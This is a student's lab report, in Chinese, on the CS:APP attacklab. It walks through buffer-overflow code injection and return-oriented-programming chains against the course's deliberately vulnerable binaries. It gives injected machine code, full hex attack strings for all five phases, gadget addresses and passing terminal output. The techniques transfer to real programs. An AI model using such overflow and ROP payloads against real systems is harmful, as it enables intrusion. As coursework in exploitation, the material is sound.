

# CSAPP : attacklab 实验报告

姓名：施楚峰

学号：PB18000335

## 实验介绍

此任务涉及对两个具有不同安全漏洞的程序进行共计五次攻击。您将从本实验室获得的收获包括：

- 你将知道当程序没有做缓冲区溢出安全时，黑客是如何攻击程序的
- 你将更好地了解如何编写更安全的程序，以及利用编译器和操作系统提供的一些功能，以降低程序的脆弱性
- 你将更深入地了解 `x86-64` 机器代码的堆栈和参数传递机制
- 你将更深入地了解如何用 `x86-64` 指令进行编码
- 你将获得更多对调试工具（如 `gdb` 和 `objdump`）的经验

## 文件列表

File Names	Functions
README.txt	A file describing the contents of the directory
ctarget	An executable program vulnerable to code-injection attacks
rtarget	An executable program vulnerable to return-oriented-programming attacks
cookie.txt	An 8-digit hex code that you will use as a unique identifier in your attacks.
farm.c	The source code of your target's "gadget farm," which you will use in generating return-oriented programming attacks.
hex2raw	A utility to generate attack strings.

本实验 `cookie` 为 `0x59b997fa`

## 关卡一览

Phase	Program	Level	Method	Function	Points
1	CTARGET	1	CI	touch1	10
2	CTARGET	2	CI	touch2	25
3	CTARGET	3	CI	touch3	25
4	RTARGET	2	ROP	touch4	35
5	RTARGET	3	ROP	touch5	5

# 实验准备

---

## CI

CI - Code Injection，实验中通过缓冲区溢出注入代码达到过关目的。

## ROP

ROP - Return-oriented Programming（面向返回的编程）是一种新型的基于代码复用技术的攻击，攻击者从已有的库或可执行文件中提取指令片段，构建恶意代码。

```
void setval_210(unsigned *p)
{
    *p = 3347663060U;
}
```

该函数机器代码为

```
0000000000400f15 <setval_210>:
400f15: c7 07 d4 48 89 c7 movl $0xc78948d4,(%rdi)
400f1b: c3 retq
```

而 `48 89 c7` 编码可以作为另一个 `movq %rax, %rdi` 的指令，因此当有指令要程序跳转到 `0x400f18` 执行时，就会将 `%rax` 里的内容复制到 `%rdi` 中。

## 攻击目标

这个函数不会判断读取个数是否越界，因此可以利用缓冲区溢出方式达到攻击的目的。

```
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

## 生成二进制指令及 hex2raw 使用方法

### 生成二进制指令

可以写下汇编代码存入 `*.s` 文件中，进行编译后再用 `objdump` 对其进行反汇编，就可以生成程序的二进制代码。

注意：二进制指令中数值是以小端法表示的

### hex2raw 使用方法

```
./hex2raw < attack.hexk.txt > attack.rawk.txt
```

将十六进制 `Ascii` 码转换成字符表示并存储。

## GDB 相关指令

指令名	功能
info registers	查看当前桢中的各个寄存器的情况
info register name	查看指定的寄存器
break function	在函数 funtion 入口处设置 breakpoint
break *address	在程序的地址 address 处设置 breakpoint

## 实验过程

### ctarget

程序在一开始调用了 `test` 函数，`test` 又调用了 `getbuf` 就是我们要利用的函数。通过对其汇编代码进行观察，会发现返回地址存储在距栈顶 `0x28` 的位置，这也是我们通过缓冲区溢出想要更改返回地址的地方。

```
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

```
00000000004017a8 <getbuf>:
4017a8: 48 83 ec 28          sub    $0x28,%rsp
4017ac: 48 89 e7          mov    %rsp,%rdi
4017af: e8 8c 02 00 00      callq  401a40 <Gets>
4017b4: b8 01 00 00 00      mov    $0x1,%eax
4017b9: 48 83 c4 28          add    $0x28,%rsp
4017bd: c3                  retq
4017be: 90                  nop
4017bf: 90                  nop
```

栈示意图	内容
%rsp + 0x28	返回地址
...	...
%rsp	栈顶

( 栈示意图并非严格的栈图 )


## phase1

```
void touch1()
{
    vlevel = 1;
    printf("Touch!: You called touch1()\n");
    validate(1);
    exit(0);
}
```

```
00000000004017c0 <touch1>:
4017c0: 48 83 ec 08          sub    $0x8,%rsp
4017c4: c7 05 0e 2d 20 00 01  movl   $0x1,0x202d0e(%rip)      # 6044dc <
vlevel>
```

```
4017cb: 00 00 00  
4017ce: bf c5 30 40 00      mov    $0x4030c5,%edi  
4017d3: e8 e8 f4 ff ff    callq 400cc0 <puts@plt>  
4017d8: bf 01 00 00 00    mov    $0x1,%edi  
4017dd: e8 ab 04 00 00    callq 401c8d <validate>  
4017e2: bf 00 00 00 00    mov    $0x0,%edi  
4017e7: e8 54 f6 ff ff    callq 400e40 <exit@plt>
```

第一关很简单，只需要更改返回地址跳转到 `touch1` 函数即可。直接用 `00` 填充，将返回地址改为 `touch1` 的地址。



## phase2

```
void touch2(unsigned val)
{
    vlevel = 2;
    if (val == cookie){
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    }else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

```
00000000004017ec <touch2>:  
4017ec: 48 83 ec 08      sub    $0x8,%rsp
```

```

4017f0: 89 fa          mov    %edi,%edx
4017f2: c7 05 e0 2c 20 00 02   movl   $0x2,0x202ce0(%rip)      # 6044dc <
vlevel>
4017f9: 00 00 00
4017fc: 3b 3d e2 2c 20 00       cmp    0x202ce2(%rip),%edi      # 6044e4 <
cookie>
401802: 75 20          jne    401824 <touch2+0x38>
401804: be e8 30 40 00       mov    $0x4030e8,%esi
401809: bf 01 00 00 00       mov    $0x1,%edi
40180e: b8 00 00 00 00       mov    $0x0,%eax
401813: e8 d8 f5 ff ff       callq 400df0 <_printf_chk@plt>
401818: bf 02 00 00 00       mov    $0x2,%edi
40181d: e8 6b 04 00 00       callq 401c8d <validate>
401822: eb 1e          jmp    401842 <touch2+0x56>
401824: be 10 31 40 00       mov    $0x403110,%esi
401829: bf 01 00 00 00       mov    $0x1,%edi
40182e: b8 00 00 00 00       mov    $0x0,%eax
401833: e8 b8 f5 ff ff       callq 400df0 <_printf_chk@plt>
401838: bf 02 00 00 00       mov    $0x2,%edi
40183d: e8 0d 05 00 00       callq 401d4f <fail>
401842: bf 00 00 00 00       mov    $0x0,%edi
401847: e8 f4 f5 ff ff       callq 400e40 <exit@plt>

```

与第一题不同之处就在于这题多传了参数进函数内，并且要求传入的参数与 `cookie` 相等，并且还在判断语句之前对一个全局变量进行赋值，防止我们直接跳入 `if` 语句内。于是我们需要修改传入函数的参数，而参数是存在寄存器 `%rdi` 中的。这时我们需要注入一段代码，通过修改 `ret` 的返回地址使程序跳转到我们注入的代码并运行，而后再次使用 `ret` 跳转到 `touch2` 函数处。

这段代码中，我们需要做到

- 将 `cookie` 赋值给 `%rdi`
- 将 `touch2` 地址赋给 `(%rsp)`
- 使用 `ret` 进行跳转

第二点最简单的就是使用 `push`，汇编代码编译再反编译即可得到二进制指令

```

0000000000000000 <.text>:
0: 48 c7 c7 fa 97 b9 59      mov    $0x59b997fa,%rdi
7: 68 ec 17 40 00           pushq $0x4017ec
c: c3                      retq

```

地址	内容
%rsp	0x5561dc78
...	...
+0x0c	retq

+0x07	pushq
0x5561dc78	mov

接下来再考虑如何利用 `getbuf` 中的 `ret` 跳转到我们的代码，也就是怎么找到存储代码的地址。由于代码是存储在栈上的，我们只需要看看 `%rsp` 寄存器中保存的地址是什么就好了。在 `0x4017b4` 处设置断点，输入指令 `info register rsp` 就查看到了注入代码存放的地方，为 `0x5561dc78`，这样我们就可以生成攻击字符串了。

```

afool@ubuntu: ~/Documents/CS:APP_LAB/target1$ ./hex2raw < target.h
ex2.txt > target.raw2.txt
afool@ubuntu:~/Documents/CS:APP_LAB/target1$ ./ctarget -q -i target.raw2.txt
Cookie: 0x59b997fa
Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
      user id bovik
      course 15213-f15
      lab attacklab
      result 1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59
      68 EC 17 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      78 DC 61 55
afool@ubuntu:~/Documents/CS:APP_LAB/target1$



(gdb) rdi 0x7ffff7dcfa00
(gdb) info register rsp
rsp 0x5561dc78 0x5561dc78
(gdb) 

```

## phase3

```

int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "% .8x", val);
    return strncmp(sval, s, 9) == 0;
}

void touch3(char *sval)
{
    vlevel = 3;
    if (hexmatch(cookie, sval)){
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
}

```

```
    }
    exit(0);
}
```

仍然是要修改输入参数的题，这回需要将 `%rdi` 改为一个字符串的地址，字符串的内容就是 `cookie`。然而与直接将字符串写到缓冲区不同的是，这里函数之间调用时，会在栈中存储寄存器的值，并且在 `hexmatch` 函数中，存在将字符串覆盖掉的可能性。观察汇编代码，可以画出调用函数后栈的示意图

地址	内容
0x5561dca8	cookie
0x5561dca0	%rbx
0x5561dc98	%r12
0x5561dc90	%rbp
0x5561dc88	%rbx
0x5561dc85	ret
0x5561dc78	movq
...	...
0x5561dc6c	sprintf 最高存储地址
...	...
%rsp 0x5561dc08	栈顶

高位地址会被覆盖，低位存着指令代码，可见在缓冲区已经存不下字符串了，因此我们将字符串存到缓冲区之外，此外要注意地址是八字节大小的。而各字符的 `ascii` 表示可以通过在 linux 系统下输入 `man ascii`。

```
48 c7 c7 a8  
dc 61 55 68  
fa 18 40 00  
c3 00 00 00  
00 00 00 00  
00 00 00 00  
00 00 00 00  
00 00 00 00  
00 00 00 00  
00 00 00 00  
00 00 00 00  
78 dc 61 55  
00 00 00 00  
35 39 62 39  
39 37 66 61  
afool@ubuntu:~/Documents/CS:APP_LAB/target1$ ./ctarget -q -i test1.txt  
Cookie: 0x59b997fa  
Misfire: You called touch3("♦♦aU")  
FAIL: Would have posted the following:  
    user id bovik  
    course 15213-f15  
    lab attacklab  
    result 1:FAIL:0xffffffff:ctarget:3:48 C7 C7 80 DC 61 55 68 FA 18 40 00  
C3 00 00 00 00 00 00 35 39 62 39 39 37 66 61 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 78 DC 61 55 00 00 00 00  
afool@ubuntu:~/Documents/CS:APP_LAB/target1$ ./hex2raw < target.hex3.txt > target.raw3.txt  
Cookie: 0x59b997fa  
Touch3!: You called touch3("59b997fa")  
Valid solution for level 3 with target ctarget  
PASS: Would have posted the following:  
    user id bovik  
    course 15213-f15  
    lab attacklab  
    result 1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00  
C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66 61  
afool@ubuntu:~/Documents/CS:APP_LAB/target1$
```

## rtarget

相比于前面，这个程序使用了两项技术防止缓冲区溢出攻击。

- 使用了栈随机化技术，使你无法判断你的注入代码存在哪里
- 它将内存中作为栈的存储部分标记为不可执行，因此即使你将程序指向你注入的代码程序也会提示段错误

但是这个程序中有许多我们可以用来进行 ROP 攻击的 gadget，我们利用好这些 gadget 就能顺利通关。

## phase4

这题和 phase2 一样，区别只是我们不能在栈中写入代码了。首先厘清我们大致需要完成什么工作。

- 利用 pop 将我们放在栈里的 cookie 值存入寄存器，最好能够直接存进 %rdi 中
- 利用 ret 进入 touch2 函数

```
00000000004019a7 :  
4019a7: 8d 87 51 73 58 90 lea -0x6fa78caf(%rdi),%eax  
4019ad: c3 retq
```

```
00000000004019a0 :  
4019a0: 8d 87 48 89 c7 c3 lea -0x3c3876b8(%rdi),%eax  
4019a6: c3 retq
```

对照表我们发现可以利用 0x4019ab 0x4019a3 生成代码


```
popq %rax
```

```
movl %eax,%edi
```

那么我们就可以轻松得通过这一关了。

地址	内容
0x0040	touch2
0x0038	movl %eax,%edi
0x0030	cookie
0x0028	popq %rax
...	...
0x0000	栈顶

栈示意图 (假设栈顶为 0)



```
afool@ubuntu: ~/Documents/CS:APP_LAB/target1
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
afool@ubuntu:~/Documents/CS:APP_LAB/target1$ ctarget
ctarget: 未找到命令
afool@ubuntu:~/Documents/CS:APP_LAB/target1$ ./hex2raw target.hex4.txt > target.raw4.txt
c
Invalid hex value [c]. Please specify only single byte hex values separated by whitespace.
afool@ubuntu:~/Documents/CS:APP_LAB/target1$ ./hex2raw < target.hex4.txt > target.raw4.txt
Cookie: 0x59b997fa
Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rttarget
PASS: Would have posted the following:
    user id bovik
        course 15213-f15
        lab attacklab
        result 1:PASS:0xffffffff:rttarget:2:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        00 00 00 AB 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00 00 A3 19 40 00 00 00 00 00
        00 00 EC 17 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
afool@ubuntu:~/Documents/CS:APP_LAB/target1$
```


## phase5

pdf 里说这一关巨难，其实也不算太困难。我们可以仔细地把所有的 `gadgets` 找出来，有耐心的话并不是什么难事。发现有用的操作有寄存器之间的移动和 `pop` 指令，以及程序内自带的一个 `add_xy` 函数。仔细思考了一下，既然栈是随机的，而我们的字符串又是存在栈上的，那么就必须把寄存器 `%rsp` 的地址记录下来，然而每用一次 `ret` 寄存器的地址就往后移，并且记录的地址也不是真正存着字符串的地址，那么我们就必须调用自带的加法函数。照着这样的思路，并且比对提供给我们的 `gadgets`，不难得出最后的指令序列。

地址	内容 (只与解题相关)
----	-------------

0x0070	touch3
0x0068	movq %rax,%rdi
0x0060	lea (%rdi,%rsi,1),%rax
0x0058	movq %rax,%rdi
0x0050	movq %rsp,%rax
0x0048	movl %ecx,%esi
0x0040	movl %edx,%ecx
0x0038	movl %eax,%edx
0x0030	0x20
0x0028	pop %rax
...	...
0x0000	栈顶

栈示意图 (假设栈顶为 0)



```
afool@ubuntu: ~/Documents/CS:APP_LAB/target1
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
target
    result 1:FAIL:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 AB 19 40 00 00 00 00 28 00 00 00 00 00 00 00
    00 00 34 1A 40 00 00 00 00 13 1A 40 00 00 00 00 00 06
    1A 40 00 00 00 00 D6 19 40 00 00 00 00 00 A2 19 40 00 00 00 00 00
    FA 18 40 00 00 00 00 00 35 39 62 39 39 37 66 61
afool@ubuntu:~/Documents/CS:APP_LAB/target1$ ./hex2raw < target.hex5.txt > target.raw5.txt
afool@ubuntu:~/Documents/CS:APP_LAB/target1$ ./rtarget -q -i target.raw5.txt
Cookie: 0x59b997fa
Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
    user id bovik
    course 15213-f15
    lab attacklab
    result 1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 AB 19 40 00 00 00 00 20 00 00 00 00 00 00 00
    00 00 34 1A 40 00 00 00 00 13 1A 40 00 00 00 00 00 06
    1A 40 00 00 00 00 D6 19 40 00 00 00 00 00 A2 19 40 00 00 00 00 00
    FA 18 40 00 00 00 00 00 35 39 62 39 39 37 66 61
afool@ubuntu:~/Documents/CS:APP_LAB/target1$
```

## 实验心得

一开始做题还是手足无措的，不知从何下手，找到实验的 pdf 之后才慢慢开始理解到底该怎么继续进行。像 **bomblab** 一样，每过一个关卡就会十分欣喜，能让人有动力学习，爱上学习，通过实验巩固知识，大概就是 **CSAPP** 的魅力了吧。

## 其它

本实验所有资源在 [CSAPP-Labs/datalab at master · Afool1999/CSAPP-Labs · GitHub](#)